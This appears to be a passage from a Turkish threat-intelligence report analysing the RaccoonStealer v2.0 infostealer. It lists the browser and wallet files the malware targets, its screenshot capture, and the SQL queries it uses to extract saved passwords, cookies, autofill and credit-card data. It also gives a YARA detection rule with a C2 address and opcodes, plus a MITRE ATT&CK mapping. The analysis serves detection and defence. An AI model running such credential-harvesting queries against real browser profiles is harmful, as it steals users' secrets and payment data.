
Zararının AppData\LocalLow\ dizininde rastgele bir isimde veritabanı dosyası oluşturduğu tespit edilmiştir. Oluşturulan veritabanına aşağıdaki dosyalardan SQL sorguları ile veri çektiği tespit edilmiştir.

coocies.sqlite
formhistory.sqlite
password.txt
storage\default
wallet.dat
logins.json

Tablo 9 Hedef alınan bazı dosya ve dizin isimleri

ECHO

File Traversal Algorithm




Sekil 37 Dizin tarama algoritması


Profiles ve User Data klasörü bulana kadar dizin taraması yaptığı gözlemlenmiştir.

Ek Analiz

Zararının ScreenShot aldığı ve bunu bir kaydettiği tespit edilmiştir.



Şekil 38 Zararının aldığı ekran fotoğrafının kaydedilmesi



Şekil 39 Zararının Aldığı Ekran Fotoğrafi

Zararının Yaptığı SQL Sorguları

SELECT origin_url, username_value, password_value FROM logins
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards

Tablo 10 Yapılan bazi sorgular

YARA Rule

```

rule Rule_InstallUtil
{
meta:
    author = "Bilal BAKARTEPE (EchoCTI Team)"
    site = "https://github.com/bixploit"
    description = "RaccoonStealler v2.0 second stage PE file"
    hash= "d69ee30203430d1404a2890268bb04e9"
strings:
    $sql1 = "SELECT origin_url, username_value, password_value FROM logins"
    $sql2 = "SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies"
    $sql3 = "SELECT name, value FROM autofill"
    $sql4 = "SELECT host, path, isSecure, expiry, name, value FROM moz_cookies"
    $sql5 = "SELECT fieldname, value FROM moz_formhistory"
    $sql6 = "SELECT name_on_card, card_number_encrypted, expiration_month, expiration_year FROM credit_cards"

    $dir_name1 = "profiles"
    $dir_name2 = "712006f6e7da2882" //User Data
    $dir_name3 = "Default"
    $dir_name4 = "Login Data"
    $file_name1= "password.txt"
    $file_name2= "cookies.sqlite"
    $file_name3= "Cookies"

    $agent="TakeMyPainBack"

    $ip_clear="http://64.44.135.91"
    $ip_enc="d5171853ebef5"

    $enc_str1="aa0bb6f89e4fc28e"
    $enc_str2="ba0c5f9d6a984fdd" //encrypted_values
    $enc_str3="587a51bde849292f"
    $enc_str4="ca82e1c9d5793376"
    $configurationID="2fed969fd165f32f9d3d5171853ebef5"
    $mutex_name="264782971_qJ5tS2bD5fD1nZ5kD2kV"

    $respons_variable1="320dd64ff20444fa" //tlgrm
    $respons_variable2="d286b66a2753e1b1" //wlts
    $respons_variable3="bee04f3449ba713e" //sstmnfo
    $respons_variable4="6ef9561122a8649a" //token
    $respons_variable5="877e12dc4d066d8c" //nss3.dll
    $respons_variable6="274f2fd9bfa77a7c" //sqlite.dll

    $opc1 = {53 56 57 6A 41 6A 40 8B F1 FF D0 83 65 FC 00 8B F8 8B DF 2B DE 80 3E 20 74 2F A1
             94 01 41 00 68 70 EB 40 00 FF D0 8B C8 33 D2 8B 45 FC F7 F1 8A 0E 8B 45 FC 32 8A 70 EB 40
             00 40 88 0C 33 46 89 45 FC 83 F8 40 72 CE}// allocation and deobfuscation
    $opc2 = {55 8B EC 51 53 56 57 8B 3D 88 00 41 00 8B DA 53 89 4D FC FF D7 FF 75 FC 8B F0 FF D7
             8B 0D 44 00 41 00 8D B8 80 00 00 00 03 FE 8D
             04 3F 50 6A 40 FF D1 FF 75 FC 8B F0 8B D7 8B CE E8 34 64 FF FF 53 8B D7 8B CE E8 57 64 FF
             FF FF 75 FC FF 15 D8 00 41 00 5F 8B C6 5E 5B C9 C3}//deobfuscation and ascii to unicode transition

condition:
    (any of ($opc*)) and (2 of ($sql*, $dir_name*, $file_name*, $enc_str*, $respons_variable*) or any
    of ($ip_clear, $ip_enc, $agent, $configurationID, $mutex_name))
}

```

MITRE ATTACK TABLE

Reconnaissance	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfiltration
T1592 Gather Victim Host Information: <u>Hardware</u>	T1559 Inter-Process Communication: <u>Component Object Model</u>	T1012 Query Registry	T1005 Data from Local System	T1070 Indicator Removal on Host: File Deletion	T1539 Steal Web Session Cookie	T1071 Application Layer Protocol: <u>Web Protocols</u>	T1041 Exfiltration Over C2 Channel
T1589 Gather Victim Identity Information: <u>Credentials</u>		T1082 System Information Discovery	T1113 Screen Capture	T1140 Deobfuscate/Decode Files or Information		T1105 Ingress Tool Transfer	T1020 Automated Exfiltration
T1592 Gather Victim Host Information: <u>Software</u>		T1614 System Location Discovery: <u>System Language Discovery</u>					

Çözüm Önerileri

1. Herhangi bir eki açmadan önce orijinal olduklarından emin olmak için e-postaları ve gönderenleri dikkatlice kontrol edilmelidir.
2. Güvensiz web sitelerinden herhangi bir kaynak indirme yapılmamalıdır.
3. Güvenilir, kaliteli ve daima güncelleme alan bir antivirüs yazılımı kullanılmalıdır.
4. İşletim sisteminizi ve uygulamalarınızı en son güvenlik yamalarıyla güncel tutulmalıdır.
5. Son kullanıcı eğitimi kuruluşunuz için hayatı öneme sahiptir, çalışanlarınızı çevrimiçi güvenlikle ilgili yapılması ve yapılmaması gerekenler konusunda bilgilendirdiğinizden emin olunmalıdır.



ECHO

CYBER THREAT INTELLIGENCE